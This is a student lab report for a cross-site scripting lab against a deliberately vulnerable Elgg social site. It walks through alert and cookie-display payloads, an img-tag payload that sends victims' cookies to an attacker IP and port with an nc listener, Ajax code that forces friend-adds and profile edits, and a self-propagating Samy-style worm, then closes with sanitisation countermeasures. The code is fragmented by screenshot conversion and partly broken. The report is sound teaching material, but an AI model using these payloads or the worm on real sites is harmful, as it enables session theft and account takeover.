

# CY5130 Project 4 Prayag Vin, Abhishek Ningala

## Lab Tasks

### 1) Preparation: Getting Familiar with the “HTTP Header Live” tool.

For this lab we need to construct HTTP Requests. Hence, we have to capture and analyze HTTP requests. We use a Firefox add-on called “HTTP Header Live”. We install it in the Firefox inside the given VM.

The screenshot shows a Firefox browser window with the "HTTP Header Live" extension installed. The extension's interface is visible in the top-left corner of the toolbar, displaying captured HTTP requests. The main content area shows the "XSS Lab Site" login page. The captured requests are as follows:

```
HTTP/1.1 200 OK
Date: Sun, 01 Dec 2019 20:35:41 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Type: application/javascript; charset=UTF-8
Content-Length: 208
Vary: Accept-Encoding
Content-Encoding: gzip
Cache-Control: public
Pragma: public
Last-Modified: Mon, 01 Jun 2020 20:35:41 GMT
ETag: "1549469404"
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept-Charset: utf-8,*;q=0.01
Cookie: Elgg-n1phkgqsd9edz29qmnplpi314
Connection: keep-alive
Content-Type: application/javascript; charset=UTF-8
Content-Length: 208
HTTP/1.1 200 OK
Date: Sun, 01 Dec 2019 20:35:41 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Type: application/javascript; charset=UTF-8
Content-Length: 208
Vary: Accept-Encoding
Content-Encoding: gzip
Cache-Control: public
Pragma: public
Last-Modified: Mon, 01 Jun 2020 20:35:41 GMT
ETag: "1549469404"
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept-Charset: utf-8,*;q=0.01
Cookie: Elgg-n1phkgqsd9edz29qmnplpi314
Connection: keep-alive
Content-Type: application/javascript; charset=UTF-8
Content-Length: 208
```

### 2) Task 1: Posting a Malicious Message to Display an Alert Window.

We have to embed a JavaScript program in the Elgg profile, such that when another user views our Elgg profile, the JavaScript program will execute, and an alert window will be displayed. The following is the JavaScript which has to be typed into the brief description field in Alice's profile.

The screenshot shows the Elgg profile edit screen for a user named "Alice". The "Brief description" field contains the following malicious JavaScript code:

```
<Script>alert('XSS');</script>
```

Now we check Alice's profile as a public user of the website to see if we get the alert pop up.

The screenshot shows a web application interface titled "XSS Lab Site". At the top, there is a navigation bar with links for Activity, Blogs, Bookmarks, Files, Groups, More », and Log in. Below the navigation bar, there is a sidebar on the left with links for Blogs, Bookmarks, Files, Pages, and Wire posts. The main content area displays a profile for a user named "Alice", featuring a cartoon illustration of Alice in Wonderland. The profile includes a "Brief description:" field. A modal dialog box is overlaid on the page, containing the text "XSS" and an "OK" button. This indicates that an XSS exploit has been successfully executed.

As we can see the script has been executed and the alert popped up.

### 3) Task 2: Posting a Malicious Message to Display Cookies

Now we have to embed a JavaScript Program in Alice's profile, such that when another user views the profile, the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task. The JavaScript code to be added is "<script>alert(document.cookie);</script>".

The screenshot shows the same "XSS Lab Site" interface as the previous one. The sidebar and Alice's profile are identical. However, the modal dialog box now contains the user's cookie value, "Elgg=c3ujegsh94616h9g0q95cihiI4", instead of just "XSS". This demonstrates that the malicious JavaScript code was successfully injected and executed, revealing the user's cookie information.

As we can see by adding this code we are able to display an alert containing the user's cookie.

#### 4) Task 3: Stealing Cookies from the Victim's Machine

Now in the previous task we displayed an alert message to the user. Now as an attacker we need to steal the cookie. In order to do this, we need to insert a malicious JavaScript which consists of an img tag with its src attribute set to the attacker's machine. When the JavaScript inserts the img tag, the browser tries to load the image from the URL in the src field, this results in an HTTP GET request to the attacker's machine. The code below when injected sends the cookies to the port 5555 of the attacker's machine.

```
<script>document.write('<img src=http://10.1.2.5:5555?c='
+ escape(document.cookie) + '>');
</script>
```

The screenshot shows a web application interface. At the top, there is a blue header bar with the text "XSS Lab Site". Below the header, a navigation bar includes links for "Activity", "Blogs", "Bookmarks", "Files", "Groups", "More", and "Log in". The main content area features a profile for a user named "Alice". On the left, there is a thumbnail image of Alice from Disney's Alice in Wonderland. The profile section contains a "Brief description:" input field with a small image icon, an "About me" section containing the injected JavaScript code, and a "Friends" section stating "No friends yet." On the far left, a sidebar lists links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts".

As we can see an empty image is visible when Alice's account is viewed by a public user, and when we use the command “nc -l 5555 -v” on the terminal we obtain the Elgg cookie, as shown in the screenshot down below.

```
[12/01/19]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 44084)
GET /?c=Elgg%3D7pke8b4m4961vbqpk3qg6ih121 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabeLgg.com/profile/alice
Connection: keep-alive
```

#### 5) Task 4: Becoming the Victim's Friend

In this we add malicious code to Samy's About Me section. We do this by disabling the editor mode, this ensures that the website does not add extra HTML to the text. The objective over here is that any user should automatically add Samy as their friend when they visit Samy's profile. First, we have to capture the packet when we add Samy as our friend, we can do that using the 'HTTP Header Live' plug in. The screenshot below shows the same.

HTTP Header Live

```

ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript; charset=utf-8

http://www.xsslabelgg.com/action/friends/add?1
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=grlqoprshide2bv7dhanc0bn1
Connection: keep-alive

```

This is the packet which we captured through which we can use the URL which allows a user to add Samy as his/her friend. Now we construct a malicious code, when injected in the website, will add Samy as their friend whenever they visit his profile. The code which we created and injected in Samy's profile's 'About Me' section is as given down below.

#### About me

```

<script type="text/javascript">
window.onload = function () {
    var Ajax=null;

    var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token+"&__elgg_token="+elgg.security.token.__elgg_token;

    var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;

    Ajax=new XMLHttpRequest();
    Ajax.onreadystatechange=onreadystatechange;
}

```

Visual editor



Blogs

Bookmarks

Files

Pages

Wire posts

Edit avatar



Blogs

Bookmarks

Files

Pages

Wire posts

Edit avatar

#### About me

```

var token+"&__elgg_token="+elgg.security.token.__elgg_token,
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;

Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>

```

Visual editor

After injecting is code, we visit Samy's profile using Boby's account.

The variable send URL was observed and recorded by capturing the packet above. The URL captured was:

## All Site Activity

All Mine Friends

Filter Show All

 Samy is now a friend with Samy just now  
 → 

 Alice is now a friend with Samy 25 minutes ago  
 → 

 Alice is now a friend with Samy 28 minutes ago  
 → 

 Alice is now a friend with Boby 30 minutes ago  
 → 

These are all the activities before Boby's visit to Samy's profile.

## All Site Activity

All Mine Friends

Filter Show All

 Boby is now a friend with Samy just now  
 → 

 Samy is now a friend with Samy a minute ago  
 → 

 Alice is now a friend with Samy 25 minutes ago  
 → 

 Alice is now a friend with Samy 28 minutes ago  
 → 

 Alice is now a friend with Boby 31 minutes ago  
 → 

These are all the activities right after Boby's visit to Samy's profile. As we can see Samy has automatically been added as a friend with Boby.

Search



 Boby

Blogs


Bookmarks

Files

Pages

Wire posts

Search



 Boby

Blogs

Bookmarks

Files

Pages

Wire posts



```

HTTPHeaderLive.txt (-/Downloads) - gedit
Open F
http://www.xsslabelgg.com/action/friends/add?friend=478__elgg_ts=15752367388__elgg_token=Imk2KX0-kKFYroBkzneLqQ&__elgg_ts=15752367398__elgg_token=TrHqWOHaIT6nY5rzfeEkXg
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*, q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
X-Requested-With: XMLHttpRequest
Cookie: Elgg-91gvk7sg2864hfmmpijj2a3m1
Connection: keep-alive

GET: HTTP/1.1 200 OK
Date: Sun, 01 Dec 2019 21:48:36 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 364
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8

```

"[http://www.xsslabelgg.com/action/friends/add?friend=47&\\_\\_elgg\\_ts=1575236738&\\_\\_elgg\\_token=Imk2KX0-kKFYroBkzneLqQ&\\_\\_elgg\\_ts=1575236739&\\_\\_elgg\\_token=TrHqWOHaIT6nY5rzfeEkXg](http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1575236738&__elgg_token=Imk2KX0-kKFYroBkzneLqQ&__elgg_ts=1575236739&__elgg_token=TrHqWOHaIT6nY5rzfeEkXg)"

### Question 1)

Over here the URL parameters `__elgg_ts` and `__elgg_token` are added to avoid session hijacking and replay attacks. The parameter `__elgg_ts` is a timestamp and `__elgg_token` is a token which enables a user to create a session. If we use the same timestamp and token from when we captured the packet, then the malicious code injected won't be able to add Samy as a friend. Hence, we must get the current timestamp and token values which in the code we injected, the variables `ts` and `token` are doing.

### Question 2)

If the website only provided the editor mode, we would not be able to launch a successful attack as the website will add extra html tags to it, to make sure the text we entered shows up as text only and hence does not execute it.

## 6) Task 5: Modifying the Victim's Profile

The objective in this is to modify a victim's profile when the user visits Samy's profile. To do that we write a malicious code and inject it into Samy's "About Me" section. Before we do that, we have to capture the packet which has the event of modifying the page. The URL for modifying the page is captured in the screenshot below.

```

http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 503
Cookie: Elgg=daihjrgqos07s32m1fur4u36i2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
_elgg_token=D2GZLjL-xIhRfEJqXhXDUG&_elgg_ts=1575240562&name=Samy&description=<p>Hi I am Samy</p>
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel
[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel
[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel
[twitter]=2&guid=47
POST: HTTP/1.1 302 Found
Date: Sun, 01 Dec 2019 22:50:08 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/samy
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
-----
```

As we can infer from the first line the URL is given and we can infer the structure of variable content in the first line of the next packet (After “Upgrade-Insecure-Requests: 1”). Hence with this information we can construct out malicious code as given in the screenshots below.

#### About me

```

<script type="text/javascript">
window.onload = function() {
    var user_name = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
    var token = "&_elgg_token=" + elgg.security.token._elgg_token;
    var description = "&description=You+have+been+hacked+by+Samy";
    var content = ts + token + user_name + description + guid;
    if(elgg.session.user.guid!=47)
    {
        ...
    }
}

```

Public

Visual editor

 Samy

Blogs  
Bookmarks  
Files  
Pages  
Wire posts  
  
Edit avatar  
[Edit profile](#)

#### About me

```

{<script>
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}
</script>

```

Public

Visual editor

 Samy

Blogs  
Bookmarks  
Files  
Pages  
Wire posts  
  
Edit avatar  
[Edit profile](#)

We can see the result of this injected code below.



# Boby

[Edit profile](#)

[Edit avatar](#)

[Blogs](#)

[Bookmarks](#)

[Files](#)

### Friends



Boby's profile before visiting Samy's profile.



# Boby

**About me**

You have been hacked by Samy

[Edit profile](#)

[Edit avatar](#)

[Blogs](#)

[Bookmarks](#)

[Files](#)

[Pages](#)

[Wire posts](#)

### Friends



Boby's profile after visiting Samy's profile.

Alice

**Friends**

**Edit profile**

**Edit avatar**

Blogs

Bookmarks

Files

Pages

Wire posts

Alice's profile before visiting Samy's profile.

**Alice**

**About me**

You have been hacked by Samy

**Edit profile**

**Edit avatar**

Blogs

Bookmarks

Files

Pages

Wire posts

Alice's profile after visiting Samy's profile.

### Question 3)

The objective of the if condition is to check whether the current user is Samy itself or not. If it is not, then the modification of the user's profile who is visiting Samy's profile will get carried out. If Samy is visiting his own profile, then his profile won't be modified as elgg.session.user.guid is a unique identifier for each user ( we obtained it from part 4 as 47 for Samy). Hence, if we were to remove that line, we would get the following result. The code which we wrote will go away.

## 7) Task 6: Writing a Self-Propagating XSS Worm

### DOM Approach

The objective is to make the last task's malicious worm into a self-propagating one. The main idea is to automate the process of copying the malicious code in Samy's About Me section to the About Me section of the user who sees Samy's profile, so eventually the worm is spread all over the website. The code we used to achieve this is given below.

**About me**

```
<script type="text/javascript" id="worm">
window.onload = function(){
var userName = "&name=" + elgg.session.user.name;
var quid = "&quid=" + elgg.session.user.quid;
var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
var token = "&_elgg_token=" + elgg.security.token._elgg_token;
var headerTag = "<script id='worm' type='text/javascript'>";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
document.getElementById("worm").innerHTML = wormCode;
}
</script>
```

Public

**Visual editor**

**Samy**

Blogs  
Bookmarks  
Files  
Pages  
Wire posts

Edit avatar  
Edit profile

## Edit profile

### Display name

Samy

### About me

```
var headerTag = <script>document.write(<script type="text/javascript">);  
var jsCode = document.getElementById("worm").innerHTML;  
var tailTag = "</" + "script>";  
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);  
var description="&description=You+have+been+hacked+by+Samy"+wormCode;  
var content=ts+token+userName+description+guid;  
if(elgg.session.user.guid!=47)  
{  
    var Ajax=null;  
    Ajax=new XMLHttpRequest();  
    Ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);  
}
```

[Visual editor](#)

Public

### About me

```
var Ajax=null;  
Ajax=new XMLHttpRequest();  
Ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);  
Ajax.setRequestHeader("Host","www.xsslabelgg.com");  
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");  
Ajax.send(content);  
}  
}  
</script>
```

[Visual editor](#)

Public

Search



Samy

Blogs  
Bookmarks  
Files  
Pages  
Wire posts  
  
Edit avatar  
[Edit profile](#)

Samy

Blogs  
Bookmarks  
Files  
Pages  
Wire posts  
  
Edit avatar  
[Edit profile](#)

The variable wormCode is appended to the description variable so that it is sent over the ajax request to the victim's profile and copied there. The result is shown below.

[Add widgets](#)



Alice

[Edit profile](#)

[Edit avatar](#)

Blogs

Bookmarks

Files

Pages

Wire posts

Friends



Alice's profile before visiting Samy's profile.

**Edit profile**

**Display name**  
Alice

**About me**

```
<p>You have been hacked by Samy<script id="worm" type="text/javascript">
window.onload = function(){
var userName=$name=elgg.session.user.name;
var guid=$guid=elgg.session.user.guid;
var ts=$_elgg_ts=elgg.security.token._elgg_ts;
var token=$_elgg_token=elgg.security.token._elgg_token;
var headerTag = '<script id="worm" type="text/javascript">';
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
}
</script>
```

**Visual editor**

**Public**



**Alice**  
**About me**  
You have been hacked by Samy

[Edit profile](#)  
[Edit avatar](#)

Blogs  
Bookmarks  
Files  
Pages  
Wire posts

Search

**Alice**

Blogs  
Bookmarks  
Files  
Pages  
Wire posts

[Edit avatar](#)  
[Edit profile](#)

Alice's account after visiting Samy's profile.

**Add widgets**



**Bob**

[Edit profile](#)  
[Edit avatar](#)

Blogs  
Bookmarks  
Files  
Pages  
Wire posts

**Friends**



Bob's profile before visiting Alice's profile.

Add widgets

**Boby**

About me  
You have been hacked by Samy

Edit profile Edit avatar

Blogs Bookmarks Files Pages Wire posts

Friends

### Edit profile

**Display name**  
Boby

**About me**

```
<p>You have been hacked by Samy<script id="worm" type="text/javascript">
window.onload = function(){
var userName=&name=+elgg.session.user.name;
var guid=&guid=+elgg.session.user.guid;
var ts=&_elgg_ts=+elgg.security.token._elgg_ts;
var token=&_elgg_token=+elgg.security.token._elgg_token;
var headerTag = "<script id='worm' type='text/javascript'>";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</>" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
document.getElementById("worm").innerHTML = wormCode;
}</script>
```

Visual editor

Public

Search

**Boby**

Blogs Bookmarks Files Pages Wire posts

Edit avatar Edit profile

Boby's profile after visiting Alice's profile.

### 8) Task 7: Countermeasures

- Switching on HTMLawed we observe that the script is converted into text and is displayed it on the victim's profile.



**Alice**

**About me**

```
You have been hacked by Samy
window.onload = function(){
var userName=&name;+elgg.session.user.name;
var guid=&guid;+elgg.session.user.guid;
var ts=&_elgg_ts;+elgg.security.token._elgg_ts;
var token=&
_elgg_token=+elgg.security.token._elgg_token;
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</script>";
var wormCode = encodeURIComponent(headerTag + jsCode
+ tailTag);
var description=&
description>You+have+been+hacked+by+Samy"+wormCode;
var content=ts+token+userName+description+guid;
if(elgg.session.user.guid!=47)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST","http://www.xsslabeledgg.com/action/profile
/edit",true);
Ajax.setRequestHeader("Host","www.xsslabeledgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-
form-urlencoded");
Ajax.send(content);
}
}
```

[Edit profile](#)

[Edit avatar](#)

Blogs

Bookmarks

Files

Pages

Wire posts

**Friends**

- b) Switching on the `htmlspecialchars` we observe that the script is converted into text and is displayed on the victim's profile.



**Alice**

**About me**

```
You have been hacked by Samy
window.onload = function(){
var userName=&name;+elgg.session.user.name;
var guid=&guid;+elgg.session.user.guid;
var ts=&_elgg_ts;+elgg.security.token._elgg_ts;
var token=&
_elgg_token=+elgg.security.token._elgg_token;
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</script>";
var wormCode = encodeURIComponent(headerTag + jsCode
+ tailTag);
var description=&
description>You+have+been+hacked+by+Samy"+wormCode;
var content=ts+token+userName+description+guid;
if(elgg.session.user.guid!=47)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST","http://www.xsslabeledgg.com/action/profile
/edit",true);
Ajax.setRequestHeader("Host","www.xsslabeledgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-
form-urlencoded");
Ajax.send(content);
}
}
```

[Edit profile](#)

[Edit avatar](#)

Blogs

Bookmarks

Files

Pages

Wire posts

**Friends**